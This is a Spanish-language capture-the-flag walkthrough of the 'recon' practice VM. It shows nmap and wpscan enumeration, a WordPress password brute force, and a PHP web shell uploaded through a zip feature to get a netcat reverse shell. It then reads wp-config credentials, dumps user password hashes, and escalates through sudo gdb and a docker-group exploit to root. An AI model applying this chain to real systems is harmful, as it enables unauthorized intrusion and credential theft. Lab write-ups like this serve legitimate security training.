Writeup recon: 1

VM Creada por: [Sagar Shakya]

Como siempre, empezamos enumerando los servicios disponibles de la dirección IP:

```
# Nmap 7.80 scan initiated Thu Mar 19 04:22:22 2020 as: nmap -sV -sC -A -o 192.168.10.158 192.168.10.158
Nmap scan report for 192.168.10.158
Host is up (0.00098s latency).
Not shown: 998 closed ports
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.2p2 Ubuntu 4ubuntu2.8 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 93:0b:57:ce:cb:d5:2b:c5:e6:48:dc:ed:89:6c:51:44 (RSA)
|   256 64:26:e5:bd:85:e9:f8:29:d9:bd:ed:2f:ca:a5:f7:0a (ECDSA)
|_  256 5e:41:4c:19:e2:3c:c4:68:13:0c:5f:6f:f8:71:e6:1b (ED25519)
80/tcp open  http    Apache httpd 2.4.18 ((Ubuntu))
|_http-generator: WordPress 5.3.2
|_http-server-header: Apache/2.4.18 (Ubuntu)
|_http-title: recon &#8211; Just another WordPress site
MAC Address: 08:00:27:45:77:12 (Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 3.X|4.X
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.2 - 4.9
Network Distance: 1 hop
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```


Lanzamos wpscan para enumerar plugins vulnerables y usuarios, evidenciamos dos usuarios:

```
[i] User(s) Identified:

[+] recon
 | Found By: Author Posts - Author Pattern (Passive Detection)
 | Confirmed By:
 |  Rss Generator (Passive Detection)
 |  Wp Json Api (Aggressive Detection)
 |   - http://192.168.10.158/index.php/wp-json/wp/v2/users/?per_page=100&page=1
 |  Author Id Brute Forcing - Author Pattern (Aggressive Detection)
 |  Login Error Messages (Aggressive Detection)

[+] reconauthor
 | Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
 | Confirmed By: Login Error Messages (Aggressive Detection)
```

Si hacemos fuerza bruta el usuario "**reconauthor**" obtendremos la contraseña y con ella, credenciales para WordPress.


```
[+] Performing password attack on Xmlrpc against 1 user/s
[SUCCESS] - reconauthor / football7
Trying reconauthor / irina Time: 00:03:29 <==================
```

En segundo plano, lanzamos gobuster en busca de directorios y encontramos el directorio "wp-content/uploads" visible con un listado de directorios, sin navegamos por él, encontraremos este archivo interesante.




El interior de este fichero, no es más que una Shell hecha con msfvenom, como estoy practicando para OSCP, tengo prohibido su uso. Pero sí que me sirve como pista para subir mi propia webshell, por lo tanto, debe de haber alguna forma de subir ficheros desde algún plugin de wordpress.

Accedemos a Wordpress y vamos agregar un nuevo post, wordpress tiene una funcionalidad llamada “e-Learninig” que permite subir ficheros multimedia en formato .zip.




Eso sí, el zip debe de llevar en su interior un fichero .html, por lo tanto, si metemos un fichero .php y un .html en el mismo zip, ambos se deben de subir.

Utilizando una webshell de pentestmonkey, subo con un zip y vamos al directorio de upload encontrado en la fase de reconocimiento anterior o bien, copiamos y pegamos en enlace que nos da la propia herramienta.



Abrimos la url y comprobamos que efectivamente se carga el contenido de nuestro fichero .html



monkey

Ahora, si todo funciona como creemos, solo debemos de levantar una terminal con un netcat a la escucha y cambiar el nombre y/o extensión para ejecutar nuestro fichero PHP, si todo ha ido bien, obtendremos una Shell reversa.

```
root@kali:~# nc -lnvp 443
listening on [any] 443 ...
connect to [192.168.10.162] from (UNKNOWN) [192.168.10.158] 55936
Linux hulk-buster 4.4.0-142-generic #168-Ubuntu SMP Wed Jan 16 21:00:45 UTC 2019 x86_64 x86_64 x86_64 GNU/Linux
 02:26:24 up  6:48,  0 users,  load average: 1.00, 1.00, 1.00
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$ id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
$ python3 -c "import pty; pty.spawn('/bin/bash');"
www-data@hulk-buster:/$ id
id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
www-data@hulk-buster:/$
```

Una vez dentro y por comodidad, saco una Shell interactiva. Aprovechamos para leer el fichero wp-config.php y sacar las credenciales de la base de datos.

```
// ** MySQL settings - You can get this info from your web host ** //
/** The name of the database for WordPress */
define( 'DB_NAME', 'recon' );

/** MySQL database username */
define( 'DB_USER', 'recon' );

/** MySQL database password */
define( 'DB_PASSWORD', 'password' );

/** MySQL hostname */
define( 'DB_HOST', 'localhost' );
```

Accedemos a la base de datos y vemos si podemos sacar algunas credenciales que nos pueda servir para elevar privilegios en el sistema.

```
MariaDB [(none)]> show databases;
show databases;
+--------------------+
| Database           |
+--------------------+
| information_schema |
| recon              |
+--------------------+
```

Solo está la base de datos de WordPress, poco vamos a poder escarbar por aquí, pero igualmente vamos a ver lo que hay en su interior.

```
select * from wp_users;
+----+------------+------------------------------------+--------------+---------------------+---------------------+---------------------+-----------------------------------
--------------+-------------+-------------+
| ID | user_login | user_pass                          | user_nicename | user_email          | user_url            | user_registered     | user_activation_key
             | user_status | display_name |
+----+------------+------------------------------------+--------------+---------------------+---------------------+---------------------+-----------------------------------
--------------+-------------+-------------+
|  1 | recon      | $P$BUux2GaWekr1f13lCONKLKFRdJupC/0 | recon        | sagar.shakya561@gmail.com |                     | 2020-01-28 07:29:01 | 1584621795:$P$BkdBd36eWdEmWBEnw
AQyE0EWTS2pFe1 |           0 | recon        |
|  2 | reconauthor | $P$BHANHTlJ13ruI0OH4iJ6.lePzv3r1B0 | reconauthor  | sagar@reconforce.in | http://reconforce.in | 2020-01-28 07:31:56 | 1580196716:$P$Bc6KIOY9LrPHzUHDK
Q/9uT8w1qP55l0 |           0 | recon author |
+----+------------+------------------------------------+--------------+---------------------+---------------------+---------------------+-----------------------------------
--------------+-------------+-------------+
2 rows in set (0.00 sec)
```

Tras estos datos, nos dirigimos a la carpeta home y podemos comprobar que disponemos de permisos necesarios para leer la flag de “user.txt”, por lo que la primera parte ya la tenemos acabada.

```
www-data@hulk-buster:/home $ cd offensivehack
www-data@hulk-buster:/home/offensivehack $ ls
user.txt
www-data@hulk-buster:/home/offensivehack $ cat user.txt
oho!! not finished now.. find root flag.txt !!
```

Si ejecutamos “$ sudo –l” podemos ver que es posible ejecutar sudo a través de un usuario llamado “offesivehack” al binario gdb. En gdb, es posible ejecutar una Shell con el comando !shell, dicho esto, la prueba:

```
User www-data may run the following commands on hulk-buster:
    (offensivehack) NOPASSWD: /usr/bin/gdb
www-data@hulk-buster:/tmp/docker/pocs/CVE-2019-5736$ sudo -u offensivehack /usr/bin/gdb docker images
<ocker/pocs/CVE-2019-5736$ sudo -u offensivehack /usr/bin/gdb docker images
GNU gdb (Ubuntu 7.11.1-0ubuntu1~16.5) 7.11.1
Copyright (C) 2016 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law.  Type "show copying"
and "show warranty" for details.
This GDB was configured as "x86_64-linux-gnu".
Type "show configuration" for configuration details.
For bug reporting instructions, please see:
<http://www.gnu.org/software/gdb/bugs/>.
Find the GDB manual and other documentation resources online at:
<http://www.gnu.org/software/gdb/documentation/>.
For help, type "help".
Type "apropos word" to search for commands related to "word"...
Reading symbols from docker...done.
/tmp/docker/pocs/CVE-2019-5736/images: No such file or directory.
(gdb) id
id
Undefined command: "id".  Try "help".
(gdb) !sh
!sh
$ id
id
uid=1001(offensivehack) gid=119(docker) groups=119(docker)
$
```

¡Genial! Ya tenemos una Shell con los privilegios del usuario “offesivehack”, ejecutando el comando “id”, observamos que estamos dentro del grupo de docker.

Si ejecutamos el comando “$ docker –v” podemos ver que lleva una versión obsoleta y vulnerable de docker, exactamente Docker version 18.09.7, build 2d0083d.

```
offensivehack@hulk-buster:/tmp$ docker -v
docker -v
Docker version 18.09.7, build 2d0083d
```

Esta versión cuenta con exploits público como “rootplease”.

```
offensivehack@hulk-buster:/tmp/rootplease$ ls
ls
Dockerfile  README.md  exploit.sh
offensivehack@hulk-buster:/tmp/rootplease$ docker build -t rootplease .
docker build -t rootplease .
Sending build context to Docker daemon   68.1kB
Step 1/3 : FROM ubuntu:14.04
14.04: Pulling from library/ubuntu
2e6e20c8e2e6: Pull complete
30bb187ac3fc: Pull complete
b7a5bcc4a58a: Pull complete
Digest: sha256:ffc76f71dd8be8c9e222d420dc96901a07b61616689a44c7b3ef6a10b7213de4
Status: Downloaded newer image for ubuntu:14.04
 ---> 6e4f1fe62ff1
Step 2/3 : COPY exploit.sh /exploit.sh
 ---> 7d373672660f
Step 3/3 : CMD ["/bin/bash", "exploit.sh"]
 ---> Running in 157639146cc4
Removing intermediate container 157639146cc4
 ---> a3c65304d758
Successfully built a3c65304d758
Successfully tagged rootplease:latest
```

Tras instalar el docker del exploit, solo tenemos que ejecutar el exploit, obtendremos Shell como root y ya podremos leer la flag.